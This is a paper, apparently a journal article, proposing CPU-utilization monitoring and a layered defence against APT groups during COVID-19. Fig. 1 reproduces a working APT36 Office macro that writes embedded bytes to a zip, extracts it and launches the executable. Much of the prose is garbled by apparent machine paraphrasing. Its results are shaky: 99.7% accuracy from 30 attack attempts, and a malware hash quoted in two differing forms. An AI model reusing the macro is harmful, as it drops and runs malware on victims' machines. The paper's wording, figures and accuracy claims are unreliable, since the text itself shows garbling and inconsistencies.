Journal of Positive School Psychology
2022, Vol. 6, No. 5, 4496–4518

Multi-Layer Protection Approach MLPA for the Detection of Advanced Persistent Threat

Nachaat Mohamed [1]*, Edris Alam [2], Gareth Lee Stubbs [3]

[1,2,3] *Rabdan Academy - Abu Dhabi, UAE.*
*Email: [1]*eng.cne1@gmail.com, [2] ealam@ra.ac.ae, [3] gstubbs@ra.ac.ae*

Abstract

Background: The ongoing coronavirus (COVID-19) pandemic has had a profound global impact. Although it has unexpectedly placed considerable strain on healthcare sectors, the effects of the pandemic have been far more extensive—presenting significant challenges to infrastructures and industries including the economy, transportation systems, and even telecommunications operations. These persistent issues have created a pathway, providing cyber criminals with an opportunity to employ advanced persistent threats (APT) to target private and government sectors. These prolonged attacks have sought to target enterprise organizations within the public sector, allowing attackers to covertly gain access to their infrastructures and information systems, often remaining undetectable for long periods of time. Technically speaking, APTs are considered one of the most dangerous types of cyber-attacks, in part due to the myriad of techniques and tactics which can be undertaken. This paper will illustrate conditions for these attacks to triumph.

Methods: This paper used MITRE ATT&CK to purpose Multi Layers Protection Approach (MLPA), beginning with the implementing CPU utilization method based of using mimikatz malicious application in credential dumping technique on all internal devices, passing through the application of the approach to the entire infrastructure

Results: MLPA provided in this paper was able to detect APT attacks based on central processing unit utilization, protection rule with accuracy detection 99.7% and false-positive 0.3%. Meanwhile got entire information of APT attack #20373e4d4d11ba0e839278737ee9fc49cb164bbd#

Conclusions: In this paper we have proposed APT groups (Kimsuky, APT36, Patchwork, TA505, TA542, Ocean Lotus and Gamaredon) and how to mitigate their attacks Through using MLPA and CPU method.

Index Terms—About APT, Covid-19, Attack, Exploit. Detection, Banking, HealthCare

I. INTRODUCTION

Windows 10 and 11 include Windows Security, which provides the latest antivirus guarantee and effectively secures Windows from the moment you start it [1]. Windows Security constantly scans for malware (malicious software), infections, and security risks [1]. Fixes are downloaded normally to help keep gadgets, software, and the operating system safe from risk. Since this mode has been simplified for airtight security, the area of infection assurance and risk has fewer alternatives [2]-[3]. COVID-19 is perceived to be related to assault and phishing. The phishing campaign started shortly after China announced the presence of the virus [3]. At that point, security analysts globally monitored the attacks that were occurring to develop methods to deal with the attacks related to COVID-19. Experts concluded there was a high risk of attack because software engineers involved in the creation of malware were using advanced methodologies in Frontlines and hacking to infiltrate the enterprise system [4]. They associate some devices and procedures that they can access to achieve their goal [4]. They rely


on the gaps in the operating system and programs and the lack of awareness of users, they have the ability to make advanced programs to carry out phishing, adware and ambushes along with advanced procedures that make them reach their goal faster and more effectively [16]. Usually, diligent, and brilliant ambushes are organized to obtain sensitive information or for direct penetration [17]. Sophisticated groups are funded by a country to attack institutions within another country for the purpose of espionage, destruction, or to penetrate the institution in which a particular person works. Attacks can take a long time [15] - [16] - [17]. These are APT group attacks carried out by malicious groups that hide inside the organization for a long time to take essential information and data from toxic servers without being recognized. They become real users within the infrastructure in addition to being normal traffic [68]. Attacks by slow-moving APT groups are designed to override security and complete controls using unique attack vectors and modern malware applications [18] - [19]. Distinguished (APT) cybercriminals can use many tactics and techniques to attack any organization or hack a person working in a large organization or government so that they can infiltrate institutions and governments and hit the defenses even if they are strong and after staying in the target institution for several months [68]. In the meantime, they use additional strategies and procedures to effectively accomplish their malicious goals. They are well funded by supporting governments because they are highly talented at hacking, and they work for or with some governments (military units, intelligence units, or other deeply organized groups). These groups work systematically to achieve major strategic goals [1]. Kimsuky may be a suspicious North Korea-based group that has been dynamic since September 2013, focusing on the South Korean think tank and has worked to expand DPRK/nuclear-related goals. This APT collection has been credited as the performing artist behind the company [3]-[5]. In this type of cyber-attack, a wide range of attack strategies are used which download malware on target devices, use devices to attack or enter other servers, send malware, SQL leak, spam, spyware, phishing, etc. in addition to the exploitation of the designated institution [6]. APT36, supported by the Pakistani government, ranks among the most dangerous groups that appear on the screen focusing on the many divisions. They focus on identifiers and safe havens, especially concerning the Indian government. APT36 conducts electronic espionage and attacks, and its operations aim to collect accurate data from India that supports Pakistani military and diplomacy interests [2]. Their latest phishing email accompanies a malicious macro document that targets vulnerabilities in RTF (Rich Text Format) files, such as CVE-2017-0199 which is a very dangerous vulnerability from Microsoft and gives the attacker a phishing and water hole. It is used to gain access to a potential victim by being able to execute malicious scripts when a user opens a malicious Microsoft Office RTF document [20]. Patchwork is an active Indian conglomerate, and subsequent assaults have been found which focus on taking over the business: aviation, broadcasting, vital, money, NGOs, pharmaceutical enterprises, open sector, distribution, and computer software [7]. TA505 is one of the dangerous and suspicious groups.This group is using malicious spam campaigns that have occurred and are still going on especially amid Covid-19 using Trap keep money Trojan, Locky ransomware, Dridex account managing Trojan and ransomware [9]. Although TA505 initially transmitted Dridex botnet ID 125, after that, TA505 was associated with botnet IDs 7200 and 7500. These botnets target the following regions: 125: UK, US, Canada, 220: UK, Australia, 223: Germany, 7200: UK, 7500: Australia [9]. In this paper we have provided MLPA to mitigate APT attacks with accuracy detection 99.7% and false-positive 0.3%. Meanwhile got entire information of APT attack #20373e4d4d11ba0e839278737ee9fc49cb164bbd#

II. PROBLEM STATEMENT

All current security tools and applications work on two approaches for detection (based on signature or/and malicious behavior) to detect attacks or any breach of cybersecurity. At the same time, APT groups do not have any signature or suspicious behavior especially after the lateral movement technique. This is the reason why security agencies have a very difficult time detecting an APT attack [68]. This paper will fill the gap through detecting APT attack at the only point where suspicious behavior occurs before lateral movement (though CPU utilization method). Therefore, in this paper, more than one layer of protection is proposed to prevent the attacks of these dangerous groups and to try to bridge the gap in protection and mitigate APT attacks.

III.RELATED WORK

Based on the latest report issued by the US Department of State Security on approximately April 15, 2020, on the cyber risks of the Democratic People's Republic of Korea (DPRK), North Korea has the ability to conduct malicious cyber exercises against any country. Recently, they founded the so-called hidden cobra. Known as the Lazarus group, the hidden cobra has been associated with assaults on governments, many critical educations, for basic mechanical players, and the attacks of those dangerous groups, this expansion and this sinister and disturbing cyber movement is completely contrary to the global agreement of developing countries about what constitutes the behavior of a state possessing those dangerous groups that threaten other states or institutions. Through the use of malware executable on the Windows system or the victim's device,horizontal development is used to access databases, or the side movement tactic materializes after achieving the basic entry, which means that they have a foothold within the target infrastructure. 14]. This section will show how Kimsuky, APT36, Interwoven, TA505, TA542, Sea Lotus, and Gamaredon use different methods to target the victim such as: Expand the browser, modify the default link of the registry, register in the registry, dilute the information and information from the adjacency framework, among others. Meanwhile, they use advanced malware to attack any organization that causes it to be unable to defend or mitigate: AutoIt backdoor, BAD NEWS, NDiskMonitor, PowerSploit, QuasarRAT, TINYTYPHON, Obscure Lumberjack, Dridex, BADNEWS FlawedAmmy, and TrickBotperGrace, and 10]-[23]-[24]-[25]. Figure 2.1 shows that malicious registry two macros were used by APT36.



```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim arlAldi() As String
    file_Aldi_name = "dhrwarhsav"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Rdlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        arlAldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        arlAldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each v1 In arlAldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(v1)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
        Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Fig. 1. *The malicious document shows two hidden macros (APT36).*

Cybersecurity groups unveil Covid-19-themed phishing and malware campaigns through online media accounts. Furthermore, some distributions focusing on cybersecurity share more granular details about these exercises. Potential targets may be less inclined to scrutinize the authenticity of messages when ensuring that data is identified in a welfare emergency. The examiners strongly recommend that people search for data about the coronavirus, which primarily seeks individual data, including hacking the whole entity. There has been an expansion in the reports of those groups spreading scam accounts and archives under the rubric of Covid-19 to attract victims [21] - [22]. The latest report from Ponemon institute, IBM reveals the typical time to identify and contain the breach is 279 days, while the actual one-time cost of the

information breach was estimated at $3.9 million, and the cost of each record breach was $150, the most naturally fetched country being $8.1million, industry highest fetched healthcare $6.4 million, malicious assault life cycle from breach to control 314 days, breach life cycle less than 200 days costing $1.2 million less than a 200 day life cycle, 67 % of costs occur during, at the beginning, the year, 22% of costs occur during the instantaneous year, and 11% of costs occur after a very long time. The danger of these attacks is that they are long-term and are difficult to detect, because they use the zero-day hole with the full support of a small number of governments to attack another government or private institution in another country and use more than 100 strategies to take advantage of any of them amid Assault according to MITRE offensive strategy. According to what was shown, these groups represent a real threat to institutions, especially in the time of Covid-19, and it is still annoying and difficult to deal with. This is the reason why most traditional security tools and methods fail to distinguish between perfectly appropriate combinations especially when you go beyond the lateral movement tactic. Serious assaults using COVID-19 bait keep increasing amid working from home. Security analysts have monitored the attacks and allocated large sums of money to explain solutions to this serious problem, which begins by sending malicious programs or fake messages. There has been an increase in the harvest of ordinary credentials, many of which point to American professionals increasing billing and small business credit packages. In this category, more than one campaign was found that was later disavowed, one of which was the Interstate Small Business Association (SBA) [11].




Fig. 2. *Part of a widespread campaign.*

This specific example was part of a large marketing campaign used to reveal. Remcos RA Remcos is a full-featured RAT tool capable of collecting credentials, sensitive documents, and information, as well as assigning simple functions (key registration, microphone access, screenshots, webcam control) and beyond. Similar attacks focus on economic entities and non-US states as well [11]. Attacks grew in tandem with the spread of the Corona virus by phishing attacks with software related to COVID-19 with a view that in January 2020, it increased by 667 percent since February 2020. Between March 1, 2020, and March 23, 2020, security vendors were identified 467,825 phishing attacks The email was mostly by funded attacker groups, and 9,116 of those sites were related to COVID-19, which indicates roughly 2 percent of the attacks, says Fleming Shi. By comparison, 1,188 coronavirus-related phishing attacks were identified in February, and 137 were identified in January. Although the common wide range of these attacks remains daunting compared to the diverse risks, the risk is rapidly evolving [12]. Likewise, it becomes clear to us that we are facing two problems at the same time, the first is a turbulent increase in attacks, and the second is weak detection and protection. The top 10 industries by attack volume, 2020 vs. 2019 are shown in Figure 3.

Sector	2020 rank	2019 rank	Change
Finance and insurance	1	1	-
Manufacturing	2	8	6
Energy	3	9	6
Retail	4	2	-2
Professional services	5	5	-
Government	6	6	-
Healthcare	7	10	3
Media	8	4	-4
Transportation	9	3	-6
Education	10	7	-3

Fig. 3. *The Top 10 industries by attack volume, 2020 vs 2019 (Source: IBM Security X-Force).*

A. MITRE ATT&CK Mapping (APT Tactic Techniques during COVID-19)

T1033 - System Owner/User discovery technique with discovery tactic: Adversaries may try to identify the primary victim, currently logged-in user, set of users that usually use a system, or whether a user is actively the usage of the system.

T1041 - Exfiltration Over Command-and-Control Channel technique with exfiltration tactic: Data exfiltration is uttered over the Command-and-Control channel. Data is encoded/incepted into the normal communications channel using the same protocols such as command and control communications.

T1055 - Process Injection technique with Defense Evasion Privilege Escalation tactic: Process injection is a method of executing arbitrary code inside the address area of a separate live method. Running code in the context of another system may permit admission to the procedure's memory, system/community resources, and probably accelerated privileges. Execution via manner injection may avoid detection from security products since the execution is masked below a legitimate manner.

T1081 - Credentials in Files technique with Credential Access tactic: Adversaries may also search using local file structures and access documents that contain passwords. These can be files created by users to save their own credentials, shared credentials stored for a group of individuals, configuration files containing passwords for a device or service, or providing binary code/documents containing embedded passwords.

T1082 - System Information Discovery technique with Discovery tactic: The opponent may also attempt to obtain detailed statistics about the operating system and hardware, along with the version, patches, fixes, service packs, and build. Adversaries may use facts with the goal of discovering system information at some point in time to learn subsequent behaviors, along with whether the opponent is hitting the target and/or trying to take unique actions.

T1193 - Spearphishing Attachment technique with Initial Access tactic:. The attacker is using malware attached to an email message. All kinds of electronically introduced technologies in social engineering that target a specific individual, company, or industry. In this scenario, adversaries attach a log of the spoofed email to the spear and typically rely on the user's implementation of the execution feature.

T1204 - User Execution technique with Execution tactic: An adversary can also rely upon specific actions that should be done by the user to get an advantage after execution. This can be direct code execution, together with a user opening a malicious executable introduced through a spear-phishing attachment with the icon and obvious extension of a document file.

T1071 – Standard Application Layer Protocol technique with Command & Control tactic: Adversaries may transmit using a common, standardized utility layer protocol including HTTP, HTTPS, SMTP, or DNS to keep away from detection by blending in with existing visitors. Commands to the faraway system, and

frequently the results of those commands, may be embedded within the protocol visitors between the customer and server.




Fig. 4. *Generate Jason file including information-based malware hash.*

TA505 conducts both spear phishing and large-scale spam campaigns targeting articles in various segments around the world. Countries listed in open source as a focus by TA505 include, but are not restricted to, the following: Australia, Belgium, Brazil, Canada, Chile, Germany, India, Ireland, Italy, Japan, Luxembourg, Malawi, Pakistan, South Korea, and the United Kingdom the United States, and the United States, while focused on businesses related to money, basic supplies, health care, retail, and restaurants. Campaigns conducted by TA505 have focused on subjects and people around the world. The organization spreads a total portion of malware, both of which are well-known strains (Dridex cash trojan, Locky ransomware), made-to-order (Jaff ransomware, tRAT), and a variety of malware removed to access tools (remote control). The group, in general, spreads malicious software and equipment by including massive scope and ad hoc spam campaigns in an organized and intimidating manner through the network of botnet "Necurs", with malicious groups or affiliated members. Joining post-malware, creating custom malware, and using overwhelming, comprehensive methodologies to remove malware components seriously threaten organizations and governments in general. Addressing this type of attack needs resources and methodologies that are constantly changing and are based on understanding the attack methods for its user. These groups have innovative methods that have the ability to rotate to other methods and malware associations on a global scale. Agreeing with the important report subsequently released by the US Office of National Security (CISA) and the UK's National Cyber Security Center (NCSC) Cyber Security System Office; APT groups actively focus on Attack Medical Services, drug organizations, the academic community, clinical exploration societies, and local governments. CISA and NCSC accept that these APTs are eager for intelligence on behalf of unfamiliar nations, in their domestic battles against COVID-19. Also, cybercriminals trust that cyber security lags due to the different needs of every founder and every country [26] - [27]. Recommendations from CISA and NCSC to the healthcare sector that healthcare organizations should use updated malware/spam filters for VPNs, management interface protection, network infrastructure hardware, security monitoring capabilities, incident management processes, and remote work hardware and software.

IV. MULTI-LAYERS PROTECTION APPROACH (MLPA)

The goal of this approach is to apply protection to all internal devices and monitor any suspicious behavior on each device through the implementing CPU utilization method over all eternal devices passing through the employ the rest of MLPA at the entire infrastructure. This approach is based on using a set of solutions available as a single solution package to avoid or reduce APT attacks that no solution can address in order to work in greater harmony against internal and external risks that are a reason for entering APT groups.




Fig. 5. MLPA part 1 (CPU utilization).




Fig. 6. *MLPA part 2 (Protection Package).*




Fig. 7. *MLPA part 3 (Zero Trust).*

A. CPU Utilization Method

When the computer is running slowly, the first thing you might want to do is check how much of your CPU is being used. This will help you determine if there is a problem with a specific application or if your computer is just generally bogged down. There are a few ways to check CPU usage. The easiest way is to use the Task Manager on Windows or Activity Monitor on Mac. Once we know which applications are using the most CPU, we can try to troubleshoot the problem. The experiment to distinguish between standard applications and credential dumping technique applications (malware) showed that each application requires a different percentage of CPU usage. Table 1.1 displays the rate for each application. According to [24], with normal applications, the average utilization of CPU stabilizes around 12.3% on a single CPU.

A recent study has shown that a new method of detecting stolen credentials is to monitor the CPU utilization of the target machine. When performing a credential dumping, the attacker will use all of the CPU resources on the machine in order to hasten the process. By monitoring CPU utilization, it is possible to detect when this is happening and take appropriate action. The study found that when the CPU utilization exceeded 80%, the attack was taking place. This method can be used in addition to other forms of detection, such as blacklists of known compromised passwords

and user behavior analytics. The model is based on the observation that most users have a specific CPU utilization pattern when they log in to their account and enter their password. This pattern is then used to detect if a user's password has been leaked or not.in this paper we successfully built a model that can detect APT attacks with high accuracy 99.7%.

TABLE I *CPU utilization per application*

Application	**CPU**
Mimikatz	80%
Gsecdump	84%
Ms word / Excel	20%
Notepad	21%
Oracle Schema	29%
Windows media Centre	22%
Other applications	7%

The following formula provided to calculate the utilization in Central processing unit.

$$CPU\_Utilization\ N = Usege * \frac{\sum_{i=0}^{n-1} F_i}{\sum_{i=0}^{n-1} F_i^{MAX}}$$

CPU Utilization N - Application UPU usage

Fj - Core i weighted average frequency. If the core is of Then *F*$ =0.

FjMAX - Maximum frequency of core i.

n - Number of CPU cores.

Usage - CPU load of profiled Applications between the sampling intervals

B. CPU Psutil and Models

Psutil is a Python cross-platform library utilized to get to framework subtle elements and prepare utilities. It is utilized to keep track of different assets utilization within the framework. Utilization of assets like CPU, memory, disks, organize, sensors can be observed. Subsequently, this library is utilized for framework checking, profiling, constraining prepare assets, and the administration of running forms. It is upheld in Python forms 2.6, 2.7, and 3.4+. Unction Psutil.cpu percent() gives the current system-wide CPU utilization within the frame of a rate. It takes a parameter which is the time interim (seconds). Since CPU utilization is calculated over a period of time it is suggested to supply a time interim. We tried to meagre the CPU utilization through Python Psutil. In this model (First Model):

```
# we imported Psutil library first
import psutil
# after that we called psutil.cpu_precent() for 4 seconds
print ('The CPU usage is: ', psutil.cpu_percent(4))
```

We realized that the CPU usage is 2.4 which is normal usage and related with the percentage in table 1.1.

After that we used the (Second Model) (psutil.getloadavg()) to load CPU information to the form of a tuple, psutil.getloadavg() to run results in the background to be updated every 5 seconds, and os.cpu_count() which runs several/one CPU in the entire system.import os

```
import psutil
# we tried to get loadover 15 minutes
load1, load5, load15 = psutil.getloadavg()
cpu_usage = (load15/os.cpu_count()) * 100
# we prented the results
print ("The CPU usage is: ", cpu_usage)
```

The result was 13.4 which is in same range normal usage of normal applications as in table 1.1.

Finally, we used the first model during using Mimikatz application the percentage was very high, as in table 1.1 (80%) of CPU utilization. Accordingly, it is clearly beyond a reasonable doubt that we can detect APT attach through monitor the utilization of CPU.

C. MLPA Rule

FOR I in Select * from infrastructure and apply: Utilization of CPU, Next generation firewall, cyber security awareness, vulnerability assessment penetration testing, infrastructure review, code review, cyber security policy, hardening, security information and event management, security operation center, threat intelligence *OR* zero trust architecture:

IF CPU Utilization > AVG *THEN*

Send message to network administrator, network administrator "suspensions behavior detected

And disconnect the machine form infrastructure and internet.

IF there any vulnerability *THEN*

Patch / close it

IF there any device hacked *THEN*

Separate the suspected hacked device from the network

And Conduct incident response plan

ELSE penetration testing periodically hence, reassessment,

IF there any missing / mistakes in policy, governance, and procedures *THEN*

update / review and implement

ELSE update/review policy, governance, and procedures in specified times. *END IF*

V. RESULTS

This research aims at presenting a new method to detect APT attacker groups at first potential victims before reaching to target infrastructure and hiding for an extended period. This research provided is highly profitable for industries, especially in governments and large organizations which are targeted by APT groups. We expected to detect the suspicious behavior in the CPU with accuracy detection 99.7 based on our research that published in IEEE Access last year "SBI model for the detection of advanced persistent threat based on strange behavior of using credential dumping technique" [68]

Table 2 shown that the accuracy detection is 99.7%, and false-positive was 0.3% according to equations bellow:

DA= $TP + TN / TP + TN + FP + FN$

Eq. 3. Detection accuracy equation.

$FP= FP / TN + FP$

Eq. 4. False positive equation.

$TP= TP / FN + TP$

Eq. 5. True positive equation.

$TN= TN / FP + TN$

Eq. 6. True negative equation.

$FN= FN / TP + FN$

Eq. 7. False negative equation

The method can detect malicious behavior in the CPU, with an accuracy detection of 99.7 %.

TABLE 2. *Accuracy detection and false-positive results.*

	IP1	**IP2**	**IP3**
Attack attempts	15	10	5
False Positive	0.2 %	0.4 %	0.3 %
TPR	99.6%	99.2 %	99.4 %
Accuracy	99.8%	99.6 %	99.7 %

A. Get the information's of attack (Investigate Hash Malware) thorough threat intelligence (part of MLPA)

Segmentation may be a common strategy used to differentiate malware. The malicious computer program is run by a hash program whereby a unique hash that identifies that malware (a type of unique tag). The Message-Digest Calculation 5 (MD5) hash work is most used for malware investigation, although the Secure Hash Algorithm (SHA) is also prevalent [25] - [29]. In addition, the hash cannot be inverted, therefore knowing the result of the file hash from the hash calculation does not allow you to re-create the file material. What you are allowed to do, however, is to decide whether two records are indistinguishable [45]. The current phishing campaign by APT groups presents a new model of crypto malware such as the example TrickBot, which is used to infiltrate and gain full access to corporate networks. In superset attacks that involve organizations, focusing on ransomware, corporate spying, or filtering attacks on private organizations or government agencies, quietly accessing and controlling the infrastructure is a mandatory step [28] - [29]. APT groups have been using a phishing attack campaign for the past years, and a brand-new malware named "BazarBackdoor",

20373e4d4d11ba0e839378737ee9fc49cb164bbd is installed, which publishes a network hacking toolkit for threat actors [76]. In this paper, we investigated this malware through Anomali Threat Analysis platform, extracted

the actor, campaign name (Coronavirus COVID-19), and many other data that helps in knowing the actor, funder, hacking teams, IPs and servers used, as shown in the following figures 5 and 6.




Fig. 8. *Generate Jason file including information-based malware hash.*

Our threat intelligence analyst team was able to extract the threat actors, Domains, IPs, emails, security certificates, names of drivers, metadata, hashes, and tags as shown in figure 6.




Fig. 9. *Discover Domains, Certificate, and IP from malware hash.*

VI. MLPA DISSECTION

In this section, we will discuss the elements of Multi-Layers Protection Approach (MLPA):

A. CPU Rule-Based Discussion

We simulated an APT attack at 3 victim machines (Table 2) and used Mimikatz to achieve credential dumping technique, during that we exposure that, these kinds of malicious applications utilize a massive art of CPU. Accordingly, this paper used this detection to put a whitelist for those applications that need AVG of CPU to start, based on the number of CPU used in operation, then monitor the size of each application called to run by CPU except whitelisted applications. IF CPU usage is more than AVG to begin a single application, then immediately print a message on the user screen, which is a potential victim machine ('Strange behavior inspected in your machine'). Meanwhile, inform the network administrators, and security administrators there is a high risk detected.

B. CPU Rule-Based

As we described in our python models in the previous section which were used to determine the percentage of CPU usage. If the percentage exceeds the known average after excluding some programs (whitelisted) within the organization, this percentage is suspicious, and the device must be stopped by sending a message to the network administrator or security administrator that there is suspicious activity on this device and the reason behind this is that the CPU is being used abnormally. D is Detection.

$D = IF\ CPU > AVG$

C. NEXT GENERATION FIREWALL (NGFW)

A firewall is “a deep packet review firewall that goes beyond port/protocol review and blocking to include application-level review, anticipation of outages, and fetching insights from an external firewall [30]. Firewall installation is a requirement for any business that requires protection within. For any

organization, having a next-generation firewall is almost as important. Threats to individual devices and larger networks change every day. With the resilience of NGFW, it protects devices and companies from a much wider range of intrusions that are constantly occurring especially as they increase in frequency with the proliferation of COVID-19 [31] Although these firewalls and other security devices are not the right solutions for every business, security professionals should be fully aware of the benefits that NGFWs can provide [31]. Introducing a firewall can be a necessity for any business, organization or organization that has its own IT infrastructure. In today's environment, having a next age firewall is almost a must. The risks of individual devices and larger systems change every day [32]. With NGFW's adaptability, it secures tools and companies from a much broader range of interventions. Despite the fact that these firewalls are not the right arrangement for every company and organization, security professionals should carefully consider the benefits that NGFWs can offer as they may partially help protect against the above mentioned attacks [30].

D. CYBER SECURITY AWARENESS

Security awareness is information associated with the behaviors that secure our data resources and individuals or employees who interact with technology everywhere [34]. Being aware of cybersecurity means that you understand the risks, and that you are taking appropriate steps to avoid them. At IBM, we work to create a culture of risk awareness where workers are educated about cybersecurity risks, we confront them and are prepared to order appropriate activities to protect against them [33]. Setting up training sessions, simulated phishing, vigil campaigns, recordings, a constant stream of mental information, and social media discussions are just a few of the ways we work to keep cybersecurity buzzing with intelligence among IBMers [33]. Ask any IT security professional and you will get the same response. The lack of security awareness among employees in any organization is a major challenge for any organization or government in the face of systematic attacks that stand behind certain countries, which makes vigilance towards cybersecurity more important than ever in our interconnected and risk-packed world. Consistent with the 2014 Cyber Security Insights Report, an astounding 95 percent of all security incidents involve human error (there is not enough security awareness among employees). Receiving an attachment and opening it from a suspicious party or entering a link or a site that has been mined or contaminated, is a dangerous matter that exposes the individual and the organization to a very great danger [35]. Other common errors include needing to be fixed, using default customer names and passwords and easy-to-guess passwords, misplacing tablets and mobile gadgets, and exposing sensitive data with a wrong email address (sending sensitive data to the wrong email) [35]. This is more reason to support and participate in the National Cyber Security Awareness Month, which is seen in October within the United States, with comparable months or weeks set aside in other countries. Security awareness events related to cyber security like this are important opportunities to shed light on what it means to have enough awareness to protect yourself and therefore your workplace. Keep careful thinking and behavior to secure important information and data effectively in businesses and societies are among the most important things that enhance security and protection against intrusions [34] - [35].

E. VULNERABILITY ASSESSMENT PENETRATION TESTING

Vulnerability Assessment and Penetration Testing (VAPT) are two types of defenselessness testing. The tests have distinctive qualities and are regularly combined to attain a total powerlessness examination [36]. In brief, Entrance Testing and defenselessness evaluations perform two distinctive assignments, ordinarily with distinctive comes about, inside the same zones. VAPT alerts

companies of the preexisting blemishes in their code and where they are found. VAPT endeavors to find the vulnerabilities in a framework to decide whether unauthorized get to or other pernicious action is conceivable and recognize which blemishes poses a risk to the application [37]. Entrance tests discover exploitable blemishes and the seriousness of each. An infiltration test is implied to emerge how harming an imperfection might be in a genuine assault instead of discovering each blemish in a framework. Together, entrance testing and defenselessness evaluation apparatuses give a point-by-point picture of the imperfections that exist in an application and the dangers related to those blemishes [38]. Helplessness Appraisal and Infiltration Testing (VAPT) gives endeavors with a more comprehensive application assessment than any single test alone. Utilizing the Powerlessness Appraisal and Infiltration Testing (VAPT), approach gives an organization a more point-by-point view of the dangers confronting its applications, empowering the trade to secure its frameworks and information from pernicious assaults. Vulnerabilities can be found in applications from third-party merchants and inside-made programs, but most of these imperfections are effortlessly settled once found [38]. Employing a VAPT supplier empowers IT, security groups, to center on moderating basic vulnerabilities whereas the VAPT supplier proceeds to find and classify vulnerabilities [39].

F. INFRASTRUCTURE REVIEW

An IT audit provides an understanding of the well-being of economics IT frameworks. It recognizes any ranges of your IT that require advancements needed to capture fetched investment funds rapidly or to benefit \ commerce. Foundation Survey is aiming to supply an autonomous comprehensive set of the IT environment and maps the comes about against best hone and regarded standards [40]. By distinguishing the required technology and administrations, a Foundation Audit provides a master investigation of the circumstance and can be utilized to create or confirm an arrangement for speculation, back due to tirelessness, or when taking on modern responsibilities. Our IT Framework Survey will highlight 3 key areas.

1. Dangers to your organization.
2. Execution and availability shortfalls.
3. Regions for improvement to meet operational needs.

Beginning with a discourse to understand your goals, in order to adjust our approach to center on specific concerns. At the end of the method, we issue a draft report, and we welcome comments, sometimes recently issuing the last report with proposals, activities, and where future speculation could be utilized to meet best hone [41]-[42].

G. CODE REVIEW

A stage within the computer program advancement prepares in which the creators of code, peer commentators, and quality affirmation (QA) analyzers get together to survey code [43]. Finding and rectifying mistakes at this arrangement is generally cheap and tends to diminish the costlier handling of finding and settling bugs amid later stages of advancement or after programs are conveyed to users. Reviewers perused the code line by line to check for:

1. Imperfections or potential flaws
2. Consistency with the by and large program design
3. The quality of comments
4. Adherence to coding guidelines.

The OWASP Code Audit direct was initially born from the OWASP Testing Direct. At first code, the audit was secured in the Testing Direct, because it appeared like a great thought at the time [44]. In any case, the subject of a security code audit is huge and advanced into it possess stand-alone guide. I began the Code Audit Extend in 2006. This current edition began in April 2013 by means of the OWASP Extend Reboot activity and was allowed from the Joined Together States Office of Country Security [44]. The OWASP Code Survey group comprises a little, but a talented, group of

volunteers who ought to truly get out more often. The volunteers were involved and strove for the finest practices in secure code survey in an assortment of organizations, from small start-ups to some of the biggest program advancement organizations within the world [45].

H. CYBER SECURITY POLICY

Cybersecurity strategies clarify the rules for how workers, experts, accomplices, board individuals, and other end-users get to online applications and web assets, send information over systems, and something else hone capable security [46]. Ordinarily, the primary portion of a cybersecurity arrangement depicts the common security expectations, roles, and obligations within the organization. Partners include outside consultants, IT staff, budgetary staff, etc. This is often the "parts and obligations" or "data duty and responsibility" area of the policy [46]. The arrangement may at that point incorporate segments for different zones of cybersecurity, such as prerequisites for antivirus computer program or the use of cloud applications [47]. The SANS established gives cases of numerous sorts of cybersecurity arrangements. These SANS layouts incorporate a farther get to approach, a remote communication arrangement, secret word security arrangement, e-mail arrangement, and computerized signature policy for expansive organizations or those in directed businesses, a cybersecurity arrangement is regularly several pages long [47]. For little organizations, a security approach may be as it were some pages and cover fundamental security hones. Such hones might include rules for utilizing mail encryption, steps for getting to work applications remotely, rules for making and shielding passwords, rules on use of social media, center, web/mobile application, and regardless of the length of the approach, it should prioritize the ranges of essential significance to the organization [48]. That might incorporate security for the foremost delicate or directed data, or security to address the causes of earlier information breaches. A hazard investigation may highlight ranges to prioritize within the policy. The arrangement ought to be decently basic and simple to studied [49]. Incorporate specialized data in referenced reports, particularly in case that data requires visit upgrading. For occurrence, the arrangement might indicate that representatives ought to scramble all individual identifiable information [49].

I. HARDENING

Framework's solidifying could be a collection of instruments, methods, and best hones to diminish helplessness in innovation applications, frameworks, foundations, firmware, and other regions. The objective of frameworks solidifying is to diminish security chances by killing potential assault vectors and condensing the system's assault surface [49]. By evacuating pointless programs, accounts capacities, applications, ports, authorizations etc. aggressors and malware have less openings to infiltrate your IT ecosystem. Systems solidifying requires a deliberate approach to review, distinguish, near, and control potential security vulnerabilities all through an organization [50]. There are a few sorts of framework solidifying exercises (Operating system hardening, application hardening, Database hardening, Network hardening, and Server hardening). Despite standards of framework solidifying being widespread, singular machines and strategies do shift depending on the type of solidifying being carried out [50]. Framework solidifying is required all through the lifecycle of innovation, from the introductory establishment through arrangement, upkeep, and back, to end-of-life decommissioning. Systems solidifying is additionally a necessity of orders such as PCI DSS and HIPAA [49]. Systems hardening recuperates nonstop exertion, but Systems hardening recuperates nonstop exertion, but the constancy will pay off in substantive ways over your organization via:

Enhanced system usefulness: Less programs and less usefulness implies less chance of

operational issues, sim-configurations, contradictions, and compromise [51].
